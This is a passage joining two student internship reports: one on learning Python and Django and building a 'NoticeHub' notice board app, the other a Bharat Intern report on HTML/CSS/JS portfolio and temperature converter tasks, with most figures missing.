- The lecture commenced with a step-by-step guide on installing Python on our local machines, ensuring that we have a functional development environment. Additionally, the lecture guided us through the installation of the Sublime Text editor, a popular choice among programmers due to its user-friendly interface and powerful features.
- By providing us with hands-on experience in installing Python and setting up a reliable text editor, the lecture ensured that we were well-equipped to begin our journey into programming and web development using the Django framework. This foundational knowledge was pivotal in establishing a conducive learning environment for the subsequent stages of the internship

Figure 3: Sublime Editor Image

CHAPTER 3. PYTHON BASICS

3.1 Datatypes and Variables:

- The second lecture of the internship at CreArt Solution delved into the fundamental concepts of Python data types and variables. This lecture was instrumental in providing a solid understanding of how data is structured and manipulated within the Python programming language.
- We explored the various data types available in Python, including integers, floats, strings, lists, tuples, and dictionaries. Each data type was explained in detail, elucidating their specific characteristics and use cases. Practical examples were provided to illustrate how to declare variables and assign values of different data types.
- The lecture emphasized the importance of data type selection in optimizing memory usage and ensuring accurate data representation. Additionally, concepts like type casting and variable naming conventions were covered to promote coding best practices.
- By comprehensively covering Python data types and variables, this lecture equipped us with the foundational knowledge necessary for effective programming and data manipulation. This understanding formed the bedrock for our subsequent exploration of more advanced programming concepts and the application of these principles in web development using the Django framework.





Figure 4: Data Types and Variables

CHAPTER 4. PYTHON PROBLEM SOLVING EXAMPLES

4.1 Area of Triangle and Pentagon:

Figure 5: Area of Triangle

Output:



Area of Pentagon:




Figure 6: Area of Pentagon

Output:

4.2 Temperature Converter

Figure 7: Temperature Converter

Output:

```
C:\Users\Stark Solutions\Desktop\SI2023-Online>python temp1.py
Enter the Temprature in Cel :25
Fah = 77.0
```

CHAPTER 5. PYTHON FUNCTION

5.1 Python Function:

- A Function in Python is a reusable piece of code that performs specific tasks. It's defined using the def keyword, followed by a name and optional parameters in parentheses. Functions are called by their name with parentheses, and they can return values using the return statement.




Figure 8: Python Function

Output:

```
Enter Number:10
Enter Number:20
Sum is: 30
Mul is: 200
Multiply of(Sum*Mul) 6000
```

CHAPTER 6. DJANGO INTRODUCTION

6.1 Introduction of Django Framework:

- The introduction to the Django framework during our internship at CreArt Solution was a pivotal moment. Django, a high-level Python web framework, revolutionizes web application development by providing a comprehensive toolkit and following a "batteries-included" philosophy. This lecture introduced us to Django's Model-View-Template (MVT) architecture, URL routing, and the powerful admin interface. This foundation set the stage for creating dynamic and efficient web applications, enriching our web development skills significantly.

6.2. Django Installation and Environment Setup:

Django Project Setup Steps:

1. **Creating a Virtual Environment:** We established a virtual environment to ensure isolated dependencies for our project. This step fosters a controlled development environment, preventing conflicts with other projects.




Figure 9: Virtual Environment

2. **Project Initialization:** Using the Django-admin command-line tool, we initiated a new project. This command automatically generated the basic structure necessary for a Django project.




Figure 10: Project Initialization

3. **Create Django Project :** Using the django-admin command create Django project which will contain two folders, one is your project and second is manage.py file which gives us files for manage settings.




Figure 11: Django Project Creation

4. **Run Project to check Successful Installation:** Using the runserver command we can check that our project is successfully working or not.

Figure 12: run Project to check successful Working

5. **Install Mysqlclient package and Database Connection with MySQL Database:** Install mysqlclient library for MySQL databse. Django's robust Object-Relational Mapping (ORM) system facilitates database interactions. We configured the database settings to align with our project requirements.




Figure 13: Install mysqlclient package

```
DATABASES = {
    "default": {
        "ENGINE": "django.db.backends.mysql",
        "NAME": "django-ex23",
        "USER": "root",
        "PASSWORD": "",
        "HOST": "127.0.0.1",
        "PORT": "3306",
    }
}
```

Figure 14: Database Configuration

6. **Run Migrate Command to Build Table in Database:** Tables is used to store data. Django provides us readymade tables. We can access this tables with the help of migrate command.




Figure 15: Build Table in Database




Figure 16: Tables in Database

7. **Setup Admin Account and see Admin Panel:** For login in Django admin panel we need to create Admin Account. By python manage.py creatsuperuser command create user and after login to admin panel. Django's powerful admin interface was configured to manage the application's data efficiently.




Figure 17: Admin Interface Setup

By meticulously following these steps, we established a functional project environment, ready to accommodate our web development journey using the Django framework.

CHAPTER 7. TEMPLATES RENDERING

7.1 Templates Configuration and Creation:

- We configured Django's template system to separate HTML structure from Python code, promoting clean and organized code. By creating template files, we defined the visual presentation of our web pages while dynamically incorporating data from the backend, ensuring a user-friendly and adaptable interface.

```
TEMPLATES = [
    {
        'BACKEND': 'django.template.backends.django.DjangoTemplates',
        'DIRS': ['templates'],
        'APP_DIRS': True,
        'OPTIONS': {
            'context_processors': [
                'django.template.context_processors.debug',
                'django.template.context_processors.request',
                'django.contrib.auth.context_processors.auth',
                'django.contrib.messages.context_processors.messages',
            ],
        },
    },
]
```




Figure 18: Templates configuration

```
def all_notices(request):
    allnotices = Notice.objects.all()
    context = {'result':allnotices}
    return render(request,'user/notice.html',context)
```

Figure 19: Templates Rendering

CHAPTER 8. ADDING CUSTOM CSS TO HTML PAGES

8.1 CSS file creation and load to HTML page:

- We integrated CSS styles into our Django project by creating a static directory and linking the CSS file to HTML templates using the **{% static %}** template tag, ensuring consistent and visually appealing designs across our web application.

- We elevated the visual appeal of our Django web application by seamlessly integrating CSS styles, enriching user experience and interface aesthetics.

```
.header
{
    height: 100px;
    border:1px solid black;
    background-color: black;
}

h1
{
    color: burlywood;
}

.footer
{
    height: 80px;
    border:1px solid black;
    background-color: black;
}

.content
{
    height: 1200px;
    border:1px solid black;
    background: linear-gradient(to right, #e8cbc0, #636fa4);


}

.notice
{
    border:1px solid black;
    margin: 50px;
    border-radius: 20px;
    padding: 20px;
}
```

Figure 20: CSS file configuration




Figure 21: CSS load to HTML

CHAPTER 9. NOTICEHUB PROJECT

9.1 Project Introduction:

- The NoticeHub project, a culmination of our internship at CreArt Solution, exemplifies the practical implementation of Django. This platform empowers administrators to effortlessly publish notices while enabling students to conveniently access and view these updates. Through this project, we showcased our proficiency in web development and the application of Django's features in a real-world context.

- **Technology:**
  Python (Django), HTML, CSS and MySQL Database

9.2 Project Creation:

1. **Creating a Virtual Environment:** We established a virtual environment to ensure isolated dependencies for our project.
2. **Project Initialization:** Using the Django-admin command-line tool, we initiated a new project.
3. **App Creation:** Within the project, we created distinct applications, each catering to specific features or components. Django's modularity shines through the creation of apps, enabling focused development.

Figure 22: App Configuration

4. **Database Configuration:** Django's robust Object-Relational Mapping (ORM) system facilitates database interactions. We configured the database settings to align with our project requirements.

Figure 23: Database Creation

5. **Admin Interface:** We harnessed Django's powerful admin interface to efficiently manage and manipulate application data, enhancing the backend administration process.

Figure 24: Admin Interface

6. **User Interface:** We created an intuitive and user-friendly interface for students, enabling easy access to important notices and facilitating effective communication between administrators and users.

```css
.header
{
    height: 100px;
    border:1px solid black;
    background-color: black;
}

h1
{
    color: burlywood;
}

.footer
{
    height: 80px;
    border:1px solid black;
    background-color: black;
}

.content
{
    height: 1200px;
    border:1px solid black;
    background: linear-gradient(to right, #e8cbc0, #636fa4);


}

.notice
{
    border:1px solid black;
    margin: 50px;
    border-radius: 20px;
    padding: 20px;
}
```

Figure 25: Styling page using CSS

Output:

Figure 26: User Interface

CHAPTER 10: REFERENCES

* Alkesh Kaba, Software Engineer, CreArt Solutions, Ahmedabad, India. Email: alkesh.kaba@creart.in.

* Krishnamohan Gupta, CEO, CreArt Solutions, Ahmedabad, India. Email: krishnamohan.gupta@creart.in.

* * *

BHARAT INTERN

AN INTERNSHIP REPORT

Submitted by

Patel Shrey Vinodchandra

200390107018

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

GUJARAT TECHNOLOGICAL UNIVERSITY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at BHARAT INTERN** has been carried out by **Patel Shrey Vinodchandra** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 7th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign

Prof. First Name Last Name

Internal Guide

Sign

Prof. FirstName Last Name

Head of Department

Company Certificate

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **BHARAT INTERN** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. FirstName LastName** & **FirstName LastName (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
1. **Patel Shrey Vinodchandra**	_____

ACKNOWLEDGMENT

My internship with Bharat Intern was a fantastic opportunity for learning and professional development. I feel myself really fortunate to be a part of it. I am grateful to Bharat Intern. I will be able to clear my career path as a web developer.

Throughout my internship, they have provided me with a great deal of assistance in learning the fundamentals of web development . It was one of the greatest teaching strategies I'd ever seen. Explaining any topic practically is far more valuable than explaining it theoretically.

This opportunity is a significant step forward in my professional growth. I will work hard to put my newly acquired skills and knowledge to good use.

Bharat Intern:

I extend my gratitude to Bharat Intern for providing me with the opportunity to intern and gain hands-on experience in real-world front-end development projects. The exposure to diverse projects and challenges has significantly contributed to my growth as a front-end developer.

Saffrony Institute of Technology:

I am grateful to Saffrony Institute of Technology for providing me with the foundational knowledge and skills that have enabled me to contribute effectively to the frontend development projects during my internship.

This internship experience has provided me with invaluable insights into frontend development, improved my coding skills, and ignited my passion for creating dynamic and user-friendly web interfaces. The collective support and guidance from all quarters have truly been the cornerstone of my success during this journey.

Patel Shrey Vinodchandra

Enrollment ID: 200390107018

[Date] -

Abstract

This report contains the work done by the me during the internship at ***BHARAT INTERN***. It shows the work I did in the company during my internship period. In the report, the I am discussing the process of developing the website. I am also discussing the language used for developing the website and the variables are include in languages. It also explains what I have learned during this internship period.

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Abbreviations

HTML	Hyper Text Markup Language
CSS	Cascading Style Sheet
JS	Java Script

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Company Introduction

Bharat Intern, we believe that starting strong is the key to success. That's why we're dedicated to providing college students with the skills, experience, and knowledge they need to launch their careers and achieve their goals. Our internship programs are designed to help students start strong and finish even stronger, so they can stand out in the competitive job market and achieve their dreams.

We believe that a good start is half done. That's why we're committed to helping our interns start strong and develop the skills and experience they need to finish even stronger. Whether you're just starting your journey or looking to take the next step in your career, our internship programs can help you get there. Join us and discover the power of a strong start." We are always open to help you to take the next step in your career!

Chapter 1. Basic portfolio website using HTML & CSS

1.1 Introduction to task: 1

In the modern digital era, a portfolio website stands as a dynamic and powerful tool for individuals and professionals to present their skills, accomplishments, and personality to a global audience. This virtual platform serves as a captivating window into an individual's or a company's achievements, providing a comprehensive showcase of their work, expertise, and aspirations.

A portfolio website is a meticulously curated digital portfolio that combines the artistry of design and the technical prowess of web development. It is a digital canvas where creators can express their identity, values, and talents through an engaging fusion of visuals, content, and interactivity.

1.1.1 Objective:

The objective of a portfolio website is to showcase your skills, accomplishments, and personal brand in a compelling and accessible manner. It serves as a dynamic online representation of your professional identity, enabling you to achieve a range of goals: Display your work, Networking, learning and growth, Adaptibility.

1.2 How to Implement ?

Creation of a portfolio website, designed using HTML and CSS, which offers an insightful and engaging narrative about the background, achievements, and aspirations. By harnessing the potential of HTML, CSS, a portfolio website transcends mere information dissemination, transforming into an immersive experience that captivates visitors and leaves a lasting impression.

1.2.1 HTML(Hyper Text Markup Language):

HTML is the fundamental language that empowers us to craft and shape the digital landscape, providing the structural foundation upon which the captivating visuals, interactive elements, and boundless information of the internet are built. HTML is a markup language, a system of tags and elements that bring structure and meaning to the content within a web page. It is often assisted by technologies such as Cascading Style Sheets.

HTML elements are the building blocks of HTML pages. With HTML constructs, images and other objects such as interactive forms may be embedded into the rendered page. HTML provides a means to create structured documents by denoting structural semantics for text such as headings, paragraphs, lists, links, quotes, and other items. HTML elements are delineated by tags, written using angle brackets(<html>).

1.2.2 CSS(Cascading Style Sheet):

Cascading Style Sheets (CSS) is a style sheet language used for describing the presentation of a document written in a markup language such as HTML. CSS is designed to enable the separation of content and presentation, including layout, colors, and fonts.This separation can improve content accessibility; provide more flexibility and control in the specification of presentation characteristics; enable multiple web pages to share formatting by specifying the relevant CSS in a separate .css file.

Fig 1.1

1.3 Output:

Fig 1.2

Fig 1.3

Fig 1.4

Chapter 2. Temperature converter using HTML,CSS & JS

2.1 Introduction to task: 2

The Temperature Converter is an efficient digital tool that makes converting temperatures between different scales easier. With the use of real-time computations, this user-friendly web application allows users to quickly switch between the Celsius and Fahrenheit scales. It was created using HTML, CSS, and JavaScript.

The Temperature Converter makes use of the possibilities of contemporary web development to provide a user-friendly interface that improves accuracy and ease for anyone looking to bridge the gap between temperature measures.

2.1.1 Objective:

The primary objective of the Temperature Converter project is to create a user-friendly and efficient web-based tool that enables seamless conversion between Celsius and Fahrenheit temperature scales. The key goals include: Accuracy and real time conversion, user friendly interface etc.

2.2 How to Implement ?

Built using HTML, CSS, and JavaScript, this tool provides an intuitive interface where users can input a temperature value in either scale and instantly receive the equivalent measurement in the other unit. The real-time conversion process enhances accuracy and convenience, making it an ideal solution for quick temperature translations without the need for manual calculations.

2.2.1 HTML(Hyper Text Markup Language):

In this we used the form tag of HTML. The <form> tag in HTML is a fundamental element used to create interactive and user-friendly web forms. It serves as a container for various input fields, buttons, checkboxes, radio buttons, and other form elements, allowing users to submit data to a server for processing. It is often assisted by technologies such as Cascading Style Sheets and scripting languages such as JavaScript.

2.2.2 CSS(Cascading Style Sheet):

CSS Transitions are a powerful feature that allows you to smoothly animate changes in CSS properties over a specified duration. They enable you to create visually appealing and interactive effects on web elements, enhancing user experience and adding a sense of fluidity to your website. Flexbox is designed to provide an efficient way to arrange, distribute, and align elements within a container, especially when dealing with complex layout designs and responsive web development.

2.2.3 JS(Java Script):

JavaScript (JS) is widely-used programming language that plays a central role in web development. Initially created to enhance interactivity and dynamic behavior on web pages, JavaScript has evolved into a powerful, general-purpose programming language that can be used for a variety of applications beyond the web. It is an integral part of modern web development and is supported by all major web browsers, making it an essential tool for creating interactive and engaging user experiences.

'const' keyword is used to declare a constant variable. A constant is a variable whose value cannot be reassigned after it is initially assigned. It provides a way to create read-only variables, ensuring that their values remain unchanged throughout the program's execution.

Fig 2.1

2.3 Output:

